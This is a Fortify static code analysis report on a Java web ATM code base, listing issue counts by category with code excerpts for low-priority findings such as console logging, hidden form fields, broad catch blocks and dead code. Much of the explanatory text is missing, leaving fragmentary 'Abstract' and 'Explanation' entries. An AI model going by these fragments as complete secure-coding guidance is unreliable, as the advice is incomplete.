



Fortify Developer Workbook

Dec 15, 2021

Administrator

Report Overview

Report Summary

On Dec 15, 2021, a source code review was performed over the EATM code base. 1,211 files, 64,492 LOC (Executable) were scanned. A total of 7397 issues were uncovered during the analysis. This report provides a comprehensive description of all the types of issues found in this project. Specific examples and source code are provided for each issue type.

Issues by Fortify Priority Order

Low (6968 Hidden)	6968
High (323 Hidden)	352
Critical	74
Medium (3 Hidden)	3

Issue Summary

Overall number of results

The scan found 7397 issues.

Issues by Category

Poor Logging Practice: Use of a System Output Stream (2427 Hidden)	2427
Hidden Field (761 Hidden)	761
Poor Error Handling: Overly Broad Catch (720 Hidden)	720
Poor Style: Identifier Contains Dollar Symbol (\$) (535 Hidden)	535
Dead Code: Expression is Always false (492 Hidden)	492
Poor Style: Value Never Read (426 Hidden)	426
Poor Style: Non-final Public Static Field (248 Hidden)	248
Poor Error Handling: Empty Catch Block (197 Hidden)	197
Redundant Null Check (189 Hidden)	189
System Information Leak: Internal (169 Hidden)	169
Null Dereference (134 Hidden)	134
System Information Leak (107 Hidden)	107
Code Correctness: Constructor Invokes Overridable Function (104 Hidden)	104
Cross-Site Request Forgery (101 Hidden)	101
Password Management: Password in Comment (98 Hidden)	98
Poor Error Handling: Overly Broad Throws (68 Hidden)	68
Code Correctness: Byte Array to String Conversion (62 Hidden)	62
Dead Code: Expression is Always true (60 Hidden)	60
J2EE Bad Practices: Leftover Debug Code (57 Hidden)	57
Path Manipulation (53 Hidden)	53
Access Control: Database (45 Hidden)	45
Unreleased Resource: Streams (43 Hidden)	43
Privacy Violation	31
Code Correctness: Erroneous finalize() Method (25 Hidden)	25
Weak Encryption	22
Portability Flaw: File Separator (21 Hidden)	21
Insecure Randomness (19 Hidden)	19
Unchecked Return Value (18 Hidden)	18
Denial of Service: StringBuilder (16 Hidden)	16
JavaScript Hijacking: Vulnerable Framework (13 Hidden)	13
Password Management: Hardcoded Password	13
Weak Encryption: Insecure Mode of Operation	13
Dead Code: Unused Field (11 Hidden)	11
Dead Code: Unused Method (10 Hidden)	10
Dead Code: Empty Try Block (8 Hidden)	8
Password Management: Empty Password	8
Unreleased Resource: Database (8 Hidden)	8
Password Management: Insecure Submission	7
Denial of Service: Parse Double (6 Hidden)	6
Missing Check against Null (6 Hidden)	6
J2EE Bad Practices: Threads (5 Hidden)	5
Code Correctness: Erroneous String Compare (4 Hidden)	4
Key Management: Empty Encryption Key	4
Often Misused: Authentication (4 Hidden)	4
Poor Style: Redundant Initialization (4 Hidden)	4
Cross-Site Scripting: Poor Validation (3 Hidden)	3
Privacy Violation: Autocomplete	3
SQL Injection (3 Hidden)	3

Weak Cryptographic Hash (3 Hidden)	3
Dynamic Code Evaluation: JNDI Reference Injection (2 Hidden)	2
Resource Injection (2 Hidden)	2
Insecure SSL: Overly Broad Certificate Trust	1
J2EE Bad Practices: Sockets (1 Hidden)	1
J2EE Misconfiguration: Excessive Servlet Mappings (1 Hidden)	1
J2EE Misconfiguration: Excessive Session Timeout (1 Hidden)	1
J2EE Misconfiguration: Missing Error Handling (1 Hidden)	1
Password Management: Null Password (1 Hidden)	1
Poor Style: Confusing Naming (1 Hidden)	1
Privacy Violation: Heap Inspection	1
Setting Manipulation (1 Hidden)	1

Results Outline			
Vulnerability Examples by Category			
Category: Poor Logging Practice: Use of a System Output Stream (2427 Issues: 2427 Hidden)			
Number of Issues			
Analysis	<Unaudited>	<div></div>	
	Not an Issue	<div></div>	
	Reliability Issue	<div></div>	
	Bad Practice	<div></div>	
	Suspicious	<div></div>	
	Exploitable	<div></div>	
<div><div>Abstract:</div><div>println()</div><div>Explanation:</div><div>1 Java</div><div>public class MyClass</div><div>...</div><div>System.out.println("hello world");</div><div>...</div><div>}</div><div>Java System.out.println()</div><div>System.out System.err</div><div>Recommendations:</div><div>Java System.out System.err</div><div>2 log4j Example 1 hello world</div><div>import org.apache.log4j.Logger;</div><div>import org.apache.log4j.BasicConfigurator;</div><div>public class MyClass {</div><div>private final static Logger logger =</div><div>Logger.getLogger(MyClass.class);</div><div>...</div><div>BasicConfigurator.configure();</div><div>logger.info("hello world");</div><div>...</div><div>}</div><div>Tips:</div><div>1. Fortify Static Code Analyzer main() System.out System.err main() Poor Logging Practice: Use of a System Output Stream</div><div>_CalendarSub.java, line 271 (Poor Logging Practice: Use of a System Output Stream) [Hidden]</div><div><div>Fortify Priority:</div><div>Low</div><div>Folder</div><div>Low</div></div><div><div>Kingdom:</div><div>Encapsulation</div></div><div><div>Abstract:</div><div>println()</div></div></div>			

Sink: _CalendarSub.java:271 FunctionCall: println()

```

269         catch (ParseException ex)
270         {
271             System.out.println("ParseException:" + ex);
272         }

```

_CalendarSub.java, line 172 (Poor Logging Practice: Use of a System Output Stream) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: println()

Sink: _CalendarSub.java:172 FunctionCall: println()

```

170         catch (ParseException ex)
171         {
172             System.out.println("ParseException:" + ex);
173         }

```

_CalendarSub.java, line 97 (Poor Logging Practice: Use of a System Output Stream) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: println()

Sink: _CalendarSub.java:97 FunctionCall: println()

```

95         catch (ParseException ex)
96         {
97             System.out.println("ParseException:" + ex);
98         }

```

_CalendarSub.java, line 333 (Poor Logging Practice: Use of a System Output Stream) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: println()

Sink: _CalendarSub.java:333 FunctionCall: println()

```

331         catch (ParseException ex)
332         {
333             System.out.println("ParseException:" + ex);
334         }
335         Timestamp mlTsDate = new Timestamp(mlDdate.getTime());

```

_CalendarSub.java, line 233 (Poor Logging Practice: Use of a System Output Stream) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: println()

Sink: _CalendarSub.java:233 FunctionCall: println()


```

231         catch (ParseException ex)
232         {
233             System.out.println("ParseException:" + ex);
234         }

```

Category: Hidden Field (761 Issues: 761 Hidden)

Number of Issues

**Abstract:**

page02.html 47

Explanation:

hidden <input>

<input type="hidden">

Recommendations:

page02.html, line 50 (Hidden Field) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: page02.html 50

Sink: page02.html:50 null()

```

48      <input type="hidden" id="idBrowserType" name="naBrowserType">
49      <input type="hidden" id="idCurrentVer" name="naCurrentVer" />
50      <input type="hidden" ID="idAll2ndReaderName" name="naAll2ndReaderName">
51      <input type="hidden" ID="idAll11_5ReaderName" name="naAll11_5ReaderName">
52      <input type="hidden" name="naNotService" id="idNotService">

```

page02.html, line 49 (Hidden Field) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: page02.html 49

Sink: page02.html:49 null()

```

47      <input type="hidden" id="idOsType" name="naOsType">
48      <input type="hidden" id="idBrowserType" name="naBrowserType">
49      <input type="hidden" id="idCurrentVer" name="naCurrentVer" />
50      <input type="hidden" ID="idAll2ndReaderName" name="naAll2ndReaderName">
51      <input type="hidden" ID="idAll11_5ReaderName" name="naAll11_5ReaderName">

```

page02.html, line 51 (Hidden Field) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: page02.html 51

Sink: page02.html:51 null()

```

49      <input type="hidden" id="idCurrentVer" name="naCurrentVer" />

```



```

50      <input type="hidden" ID="idAll2ndReaderName" name="naAll2ndReaderName">
51      <input type="hidden" ID="idAll1_5ReaderName" name="naAll1_5ReaderName">
52      <input type="hidden" name="naNotService" id="idNotService">
53      <input type="hidden" name="naMasterAccountNo">

```

page02.html, line 47 (Hidden Field) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: page02.html 47

Sink: page02.html:47 null()

```

45      <body oncontextmenu="disableRightClick(event)" onload="javascript:MovieInitWindow();">
46      <form name="TxnForm" method="post" action="../../lio1040s">
47      <input type="hidden" id="idOsType" name="naOsType">
48      <input type="hidden" id="idBrowserType" name="naBrowserType">
49      <input type="hidden" id="idCurrentVer" name="naCurrentVer" />

```

page02.html, line 48 (Hidden Field) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: page02.html 48

Sink: page02.html:48 null()


```

46      <form name="TxnForm" method="post" action="../../lio1040s">
47      <input type="hidden" id="idOsType" name="naOsType">
48      <input type="hidden" id="idBrowserType" name="naBrowserType">
49      <input type="hidden" id="idCurrentVer" name="naCurrentVer" />
50      <input type="hidden" ID="idAll2ndReaderName" name="naAll2ndReaderName">

```

Category: Poor Error Handling: Overly Broad Catch (720 Issues: 720 Hidden)

Number of Issues



Abstract:

678 _CheckSub.java catch

Explanation:

catch (Exception)catch Java

```
try {
doExchange();
}
catch (IOException e) {
logger.error("doExchange failed", e);
}
catch (InvocationTargetException e) {
logger.error("doExchange failed", e);
}
catch (SQLException e) {
logger.error("doExchange failed", e);
}

catch

try {
doExchange();
}
catch (Exception e) {
logger.error("doExchange failed", e);
}

doExchange() catch () catch RuntimeException ClassCastException NullPointerException
```

Recommendations:

ExceptionThrowable,Error RuntimeException

Tips:

- 1. catch Fortify Secure Coding Rulepacks overly broad catch

_CheckSub.java, line 920 (Poor Error Handling: Overly Broad Catch) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Errors		
Abstract:	920 _CheckSub.java catch		
Sink:	_CheckSub.java:920 CatchBlock()		
918	mlSwContinue = false;		

```

919                }
920            } catch (Throwable et) {
921                mlSwSuccess = false;
922                mlSwContinue = false;

```

_CheckSub.java, line 839 (Poor Error Handling: Overly Broad Catch) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Errors

Abstract: 839 _CheckSub.java catch

Sink: _CheckSub.java:839 CatchBlock()

```

837                mlSwContinue = false;
838            }
839        } catch (Throwable et) {
840            mlSwSuccess = false;
841            mlSwContinue = false;

```

_CheckSub.java, line 759 (Poor Error Handling: Overly Broad Catch) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Errors

Abstract: 759 _CheckSub.java catch

Sink: _CheckSub.java:759 CatchBlock()

```

757                mlSwContinue = false;
758            }
759        } catch (Throwable et) {
760            mlSwSuccess = false;
761            mlSwContinue = false;

```

_CheckSub.java, line 678 (Poor Error Handling: Overly Broad Catch) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Errors

Abstract: 678 _CheckSub.java catch

Sink: _CheckSub.java:678 CatchBlock()

```

676                mlSwContinue = false;
677            }
678        } catch (Throwable et) {
679            mlSwSuccess = false;
680            mlSwContinue = false;

```

_CheckSub.java, line 1016 (Poor Error Handling: Overly Broad Catch) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Errors

Abstract: 1016 _CheckSub.java catch

Sink: _CheckSub.java:1016 CatchBlock()


```

1014            }
1015        }
1016    } catch (Throwable et) {
1017        mlSwSuccess = false;
1018        mlSwContinue = false;

```

Category: Poor Style: Identifier Contains Dollar Symbol (\$) (535 Issues: 535 Hidden)

Number of Issues

**Abstract:**

(\$)

Explanation:

Java 3.8

int un\$afe;

Recommendations:

(\$)

_ApMsg.java, line 26 (Poor Style: Identifier Contains Dollar Symbol (\$)) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: (\$)**Sink:** _ApMsg.java:26 Field: \$DefaultUnixLogDir()

```

24     private static String cIosType = System.getProperty("os.name");
25     private static String cIFileSeparator = System.getProperty("file.separator");
26     private static String $DefaultUnixLogDir="/eatm_data/log/webatm/"; //log
27     private static String $DefaultWindowLogDir="D:\\eatm_data\\log\\webatm\\"; //log
28     private static String $DefaultLogPath = "webatm_ap.txt";

```

EatmMessage.java, line 1217 (Poor Style: Identifier Contains Dollar Symbol (\$)) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: (\$)**Sink:** EatmMessage.java:1217 Variable: mISwReplace\$()

```

1215     boolean mISwHasPoint = false;
1216     boolean mISwReplaceMinus = false;
1217     boolean mISwReplace$ = false;
1218     int mIntegerStart = 0;
1219     int mIntegerEnd = 0;

```

_ApMsg.java, line 27 (Poor Style: Identifier Contains Dollar Symbol (\$)) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: (\$)**Sink:** _ApMsg.java:27 Field: \$DefaultWindowLogDir()

```

25     private static String cIFileSeparator = System.getProperty("file.separator");
26     private static String $DefaultUnixLogDir="/eatm_data/log/webatm/"; //log
27     private static String $DefaultWindowLogDir="D:\\eatm_data\\log\\webatm\\"; //log

```

```
28         private static String $DefaultLogPath = "webatm_ap.txt";
```

_FormatSub.java, line 181 (Poor Style: Identifier Contains Dollar Symbol (\$)) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: (\$)

Sink: _FormatSub.java:181 Variable: mlSwReplace\$()

```
179         boolean mlSwHasPoint = false;
180         boolean mlSwReplaceMinus = false;
181         boolean mlSwReplace$ = false;
182         int mlIntegerStart = 0;
183         int mlIntegerEnd = 0;
```

EatmMessage.java, line 236 (Poor Style: Identifier Contains Dollar Symbol (\$)) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality


Abstract: (\$)

Sink: EatmMessage.java:236 Variable: mlSwReplace\$()

```
234         boolean mlSwHasPoint = false;
235         boolean mlSwReplaceMinus = false;
236         boolean mlSwReplace$ = false;
237         int mlIntegerStart = 0;
238         int mlIntegerEnd = 0;
```

Category: Dead Code: Expression is Always false (492 Issues: 492 Hidden)

Number of Issues



Abstract:

_CalendarSub.java 152 false

Explanation:

```
false

1 secondCall false (firstCall ) firstCall && secondCall false setUpDualCall()

public void setUpCalls() {
boolean firstCall = false;
boolean secondCall = false;

if (fCall > 0) {
setUpFCall();
firstCall = true;
}

if (sCall > 0) {
setUpSCall();
firstCall = true;
}

if (firstCall && secondCall) {
setUpDualCall();
}
}

2 firstCall true( firstCall false) firstCall && secondCall false

public void setUpCalls() {
boolean firstCall = false;
boolean secondCall = false;

if (fCall > 0) {
setUpFCall();
firstCall = false;
}

if (sCall > 0) {
setUpSCall();
secondCall = true;
}

if (firstCall && secondCall) {
setUpForCall();
}
}
```

}

Recommendations:

unused code

_CalendarSub.java, line 152 (Dead Code: Expression is Always false) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CalendarSub.java 152 false

Sink: _CalendarSub.java:152 IfStatement()

```

150             case 1:
151                 break;
152             case 2:
153                 mlHour = 23;
154                 mlMinute = 59;

```

HtmlPage.java, line 1535 (Dead Code: Expression is Always false) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: HtmlPage.java 1535 false

Sink: HtmlPage.java:1535 IfStatement()

```

1533
1534             // Style check
1535             if(isNumber)
1536             {
1537                 while(idxI < wkStyleLength && isWKModel == true )

```

_CalendarSub.java, line 313 (Dead Code: Expression is Always false) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CalendarSub.java 313 false

Sink: _CalendarSub.java:313 IfStatement()

```

311             case 1:
312                 break;
313             case 2:
314                 mlHour = 23;
315                 mlMinute = 59;

```

_CalendarSub.java, line 305 (Dead Code: Expression is Always false) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CalendarSub.java 305 false

Sink: _CalendarSub.java:305 IfStatement()

```

303             switch (piType)
304             {
305                 case 0:
306                     mlHour = 0;
307                     mlMinute = 0;

```

_CheckSub.java, line 967 (Dead Code: Expression is Always false) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CheckSub.java 967 false

Sink: _CheckSub.java:967 IfStatement()

```

965             //MinLength==0blank,
966             if (mlSwContinue) {
967                 if (piMinLength == 0 && mlWkEditStr.equals("")) {
968                     mlSwContinue = false;

```

969	}
-----	---

Category: Poor Style: Value Never Read (426 Issues: 426 Hidden)

Number of Issues

Analysis

<Unaudited>
Not an Issue
Reliability Issue
Bad Practice
Suspicious
Exploitable

Abstract:

_CalendarSub.java getNDayBefore() 350 mlDdate

Explanation:

r

r = getName();

r = getNewBuffer(buf);

Recommendations:

_CalendarSub.java, line 792 (Poor Style: Value Never Read) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CalendarSub.java getLastMonthEndDate() 792 mlDate

Sink: _CalendarSub.java:792 VariableAccess: mlDate()

```
790         Calendar mlCal = Calendar.getInstance();
791
792         mlDate = mlCal.get(mlCal.DATE);
793         mlCal.add(mlCal.MONTH, -1);
794         mlCal.set(mlCal.DATE, mlCal.getActualMaximum(Calendar.DATE));
```

_CalendarSub.java, line 1047 (Poor Style: Value Never Read) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CalendarSub.java getLastSixMonthEndDate() 1047 mlDate

Sink: _CalendarSub.java:1047 VariableAccess: mlDate()

```
1045         //,
1046         Calendar mlCal = Calendar.getInstance();
1047         mlDate = mlCal.get(mlCal.DATE);
1048         mlCal.add(mlCal.MONTH, -6);
1049         mlCal.set(mlCal.DATE, mlCal.getActualMaximum(Calendar.DATE));
```

_CalendarSub.java, line 823 (Poor Style: Value Never Read) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CalendarSub.java getLastMonthEndTimestamp() 823 mlDate

Sink: _CalendarSub.java:823 VariableAccess: mlDate()

```
821         //,
822         Calendar mlCal = Calendar.getInstance();
```

```

823         mlDate = mlCal.get(mlCal.DATE);
824         mlCal.add(mlCal.MONTH, -1);
825         mlCal.set(mlCal.DATE, mlCal.getActualMaximum(Calendar.DATE));

```

_CalendarSub.java, line 350 (Poor Style: Value Never Read) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: _CalendarSub.java getNDayBefore() 350 mlDdate

Sink: _CalendarSub.java:350 VariableAccess: mlDdate()

```

348         {
349             int mlNDay = piNDay;
350             Date mlDdate = null;
351             java.util.Date mlUdDate = null;
352             java.sql.Date mlSdDate = null;

```

_CalendarSub.java, line 551 (Poor Style: Value Never Read) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: _CalendarSub.java getNDayAfter() 551 mlDdate

Sink: _CalendarSub.java:551 VariableAccess: mlDdate()

```

549         {
550             int mlNDay = piNDay;
551             Date mlDdate = null;
552             java.util.Date mlUdDate = null;
553             java.sql.Date mlSdDate = null;

```

Category: Poor Style: Non-final Public Static Field (248 Issues: 248 Hidden)

Number of Issues



Abstract:

final

Explanation:

encapsulation ()

1ERROR_CODE final

```
public class MyClass
{
public static int ERROR_CODE = 100;
//...
}
```

Cigital Java Rulepack

Recommendations:

public static final private

2

```
public class MyClass
{
public static final int ERROR_CODE = 123;
//...
}
```

_BaseKey.java, line 26 (Poor Style: Non-final Public Static Field) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: final

Sink: _BaseKey.java:26 Field: clBaseKeyId()

```
24 static int clType=1; // 1:s/w 2:hsm
25 public static byte[] clBaseKey=null; // 1:s/w use
26 public static String clBaseKeyId="bk01"; //2:hsm use
27
28 public static boolean setBaseKey(String piInitBaseKey, int piType)
```

EAIConnector.java, line 31 (Poor Style: Non-final Public Static Field) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: final

Sink: EAIConnector.java:31 Field: isReadFile()

```

29
30         public static Property prop = new Property();
31         public static boolean isReadFile = prop.isReadFile();
32         public static String TestPath = prop.getEAITestPath();
33         public static boolean isSave2File = prop.isSave2File();

```

_FormatSub.java, line 20 (Poor Style: Non-final Public Static Field) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: final

Sink: _FormatSub.java:20 Field: clEncoding()

```

18     public class _FormatSub
19     {
20         public static String clEncoding = getEncoding();
21
22         public static String getEncoding()

```

EAIConnector.java, line 30 (Poor Style: Non-final Public Static Field) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: final

Sink: EAIConnector.java:30 Field: prop()

```

28         static Logger logger = Logger.getLogger(EAIConnector.class);
29
30         public static Property prop = new Property();
31         public static boolean isReadFile = prop.isReadFile();
32         public static String TestPath = prop.getEAITestPath();

```

_BaseKey.java, line 25 (Poor Style: Non-final Public Static Field) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: final

Sink: _BaseKey.java:25 Field: clBaseKey()


```

23     {
24         static int    clType=1;                // 1:s/w 2:hsm
25         public static byte[] clBaseKey=null;    // 1:s/w use
26         public static String clBaseKeyId="bk01"; //2:hsm use

```

Category: Poor Error Handling: Empty Catch Block (197 Issues: 197 Hidden)

Number of Issues



Abstract:

testFormat.java main() 33

Explanation:

```
1 doExchange()
try {
doExchange();
}
catch (RareException e) {
// this can never happen
}
```

RareException

Recommendations:

RuntimeException Error JDK 1.4 RuntimeException

2Example 1

```
try {
doExchange();
}
catch (RareException e) {
throw new RuntimeException("This can never happen", e);
}
```

Tips:

1. Thread.sleep() InterruptedException

```
try {
Thread.sleep(1000);
}
catch (InterruptedException e){
// The thread has been woken up prematurely, but its
// behavior should be the same either way.
}
```

testFormat.java, line 33 (Poor Error Handling: Empty Catch Block) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Errors		

Abstract: testFormat.java main() 33

Sink: testFormat.java:33 CatchBlock()

```

31         System.out.println("011231:" +
    _DateTimeSub.parseFcbDateStrCCMMDD("011231"));
32     }
33     catch (Throwable et)
34     {
  
```

_EjbMsg.java, line 230 (Poor Error Handling: Empty Catch Block) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Errors

Abstract: _EjbMsg.java setLogOutput() 230

Sink: _EjbMsg.java:230 CatchBlock()

```

228         clxfos.close();
229     }
230     catch (Throwable eh)
231     {
232     }
  
```

_ApMsg.java, line 249 (Poor Error Handling: Empty Catch Block) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Errors

Abstract: _ApMsg.java setLogOutput() 249

Sink: _ApMsg.java:249 CatchBlock()

```

247         clxfos.close();
248     }
249     catch (Throwable eh)
250     {
251     }
  
```

_HostMsg.java, line 251 (Poor Error Handling: Empty Catch Block) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Errors

Abstract: _HostMsg.java setLogOutput() 251

Sink: _HostMsg.java:251 CatchBlock()

```

249         clxfos.close();
250     }
251     catch (Throwable eh)
252     {
253     }
  
```

